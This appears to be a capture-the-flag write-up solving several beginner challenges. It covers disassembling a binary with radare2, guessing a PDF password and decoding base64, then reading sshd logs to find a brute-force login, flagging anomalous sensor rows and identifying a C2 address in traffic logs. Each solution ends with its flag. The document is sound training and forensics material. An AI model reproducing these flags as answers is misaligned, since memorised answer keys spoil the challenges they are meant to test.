
I using afl command to see the detail of the file. afl command
are offset/address, nbbs, size and name. As we can see, there is sym._flag in the file which is maybe the flag is located at there.




The clue of the challenge is how to diassemble a file? So i use pdf command to diassemble the sym._flag. The command is **pdf @ sym._flag.** And yes! I found the flag is in the **Red herring** which is the clue of the challenge.

F14g{c00l_ex3_0n_w1nd0w5}


😊



When i open the file, it require password to open. The name of the challenge is smile emoji. So I wonder the password is **smile**.



And yes, the password is smile. After I opened the pdf file the file show some base64 encoding.



So i just put it on CyberChef and decode is using base64.

F14g{G04T3D_SP0T}

SIEM City

```
Jul 27 05:02:23 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153851]: Failed password for sysadmin from 149.102.244.68 port 11336 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68
user=sysadmin
Jul 27 05:02:23 vmprod-uat-01 sshd[153855]: Failed password for sysadmin from 149.102.244.68 port 56773 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68
user=sysadmin
Jul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Received disconnect from 149.102.244.68 port 24445:11: Bye Bye [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Disconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153935]: Received disconnect from 149.102.244.68 port 7153:11: Bye Bye
```

This ip is very sus because it tries to access ssh port with many port. So we have the user ip address that bruteforcing the ssh.

```
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
```

Then we can see that it access the port 7153 with ssh.

F14g{sysadmin_149.102.244.68:7153_153863}

Sensor Saboteurs

Timestamp	Sensor ID	Description	Sensor Value	Unit	Source IP	Destination IP	
11/3/2024 11:44	Sensor-2	Humidity	47.67	%	131.65.125.63	126.83.149.104	
11/3/2024 11:40	Sensor-2	Pressure	918.52	Pa	159.64.211.186	110.40.134.201	
11/3/2024 11:43	Sensor-4	Pressure	979.32	Pa	220.77.191.156	126.174.160.104	
11/3/2024 11:41	Sensor-2	Voltage	225.69	V	175.92.212.188	112.238.94.166	
11/3/2024 11:41	Sensor-4	Flow Rate	288.56	L/min	254.199.226.209	126.67.216.210	
11/3/2024 11:46	Sensor-1	Temperature	40.86	°C	121.254.165.57	218.148.200.7	
11/3/2024 11:41	Sensor-2	Voltage	220.85	V	219.31.6.233	225.215.101.69	
11/3/2024 11:41	Sensor-1	Temperature	52.34	°C	194.255.165.133	161.53.173.191	
11/3/2024 11:43	Sensor-1	Flow Rate	302.21	L/min	140.23.128.153	250.132.2.99	
11/3/2024 11:42	Sensor-4	Pressure	910.16	Pa	105.76.188.72	101.169.24.155	
11/3/2024 11:44	Sensor-1	Temperature	69.89	°C	108.220.156.200	194.162.22.111	X
11/3/2024 11:45	Sensor-4	Pressure	924.18	Pa	203.198.169.231	238.215.203.123	
11/3/2024 11:45	Sensor-4	Pressure	924.18	Pa	203.198.169.231	238.215.203.123	
11/3/2024 11:46	Sensor-1	Temperature	40.85	°C	219.123.165.257	218.148.200.7	
11/3/2024 11:47	Sensor-1	Flow Rate	302.21	L/min	194.140.128.163	150.173.191.193	
11/3/2024 11:48	Sensor-1	Pressure	910.16	Pa	108.220.156.200	141.169.24.115	
11/3/2024 11:50	Sensor-5	Flow Rate	215.87	L/min	189.244.115.233	144.155.242.173	X
11/3/2024 11:52	Sensor-3	Humidity	48.82	%	115.173.212.121	195.173.124.136	
11/3/2024 11:53	Sensor-4	Temperature	55.66	°C	218.211.120.128	157.182.224.23	
11/3/2024 11:54	Sensor-5	Pressure	922.48	Pa	106.81.218.149	222.44.156.216	
11/3/2024 11:55	Sensor-2	Voltage	222.87	V	133.210.47.122	129.128.236.217	
11/3/2024 11:56	Sensor-3	Pressure	930.21	Pa	150.132.29.215	136.202.144.102	
11/3/2024 11:57	Sensor-5	Humidity	34.18	%	122.77.92.119	235.57.170.225	
11/3/2024 11:58	Sensor-3	Voltage	217.69	V	111.178.74.100	160.214.103.210	
11/3/2024 11:59	Sensor-4	Flow Rate	312.1	L/min	209.74.135.187	239.11.151.94	
11/3/2024 12:00	Sensor-2	Humidity	36.18	%	103.147.121.11	226.215.234.143	
11/3/2024 12:01	Sensor-1	Voltage	230.98	V	178.210.141.108	104.77.246.89	
11/3/2024 12:02	Sensor-4	Temperature	45.22	°C	139.121.144.82	242.64.138.232	
11/3/2024 12:03	Sensor-4	Humidity	49.62	%	123.143.132.56	143.218.212.37	
11/3/2024 12:04	Sensor-1	Pressure	920.56	Pa	218.96.100.89	149.174.148.150	

Only this two sensor didn't follow the parameters given so it must be the flag.

F14g{Sensor-1_108.220.156.200_Sensor-5_189.244.115.233}

The Matr1x

7/1/2027 4:19	192.168.1.12	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:19	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:19	192.168.1.25	203.0.113.88	HTTP	[REDACTED]
7/1/2027 4:20	192.168.1.50	203.0.113.100	UDP	[REDACTED]
7/1/2027 4:20	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:20	192.168.1.25	203.0.113.55	HTTP	[REDACTED]
7/1/2027 4:20	192.168.1.50	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.12	203.0.113.88	UDP	[REDACTED]
7/1/2027 4:21	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.12	198.51.100.22	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:22	192.168.1.25	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:22	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:22	192.168.1.50	198.51.100.99	TCP	[REDACTED]
7/1/2027 4:22	192.168.1.12	203.0.113.88	HTTP	[REDACTED]
7/1/2027 4:23	192.168.1.25	198.51.100.55	TCP	[REDACTED]
7/1/2027 4:23	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:23	192.168.1.50	203.0.113.22	HTTP	[REDACTED]
7/1/2027 4:23	192.168.1.25	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:24	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:24	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:24	192.168.1.12	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:24	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.50	203.0.113.22	HTTP	[REDACTED]
7/1/2027 4:25	192.168.1.25	198.51.100.99	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.12	203.0.113.88	UDP	[REDACTED]
7/1/2027 4:26	192.168.1.25	198.51.100.22	TCP	[REDACTED]
7/1/2027 4:26	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:26	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:26	192.168.1.12	203.0.113.100	HTTP	[REDACTED]
7/1/2027 4:27	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:27	192.168.1.25	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:27	192.168.1.50	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:27	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:28	192.168.1.12	203.0.113.45	HTTP	[REDACTED]

To find the infected ip we determine all ip that request to the same destination ip, I filtered it that only the ip address 192.168.1.35 only request to the same destination ip which is 198.51.100.77 port TCP but other IP didn't request too many at the same destination IP.

7/1/2027 4:19	192.168.1.35	198.51.100.77	TCP	[REDACTED]

The c2 server ip is the destination ip address.

F14g{198.51.100.77}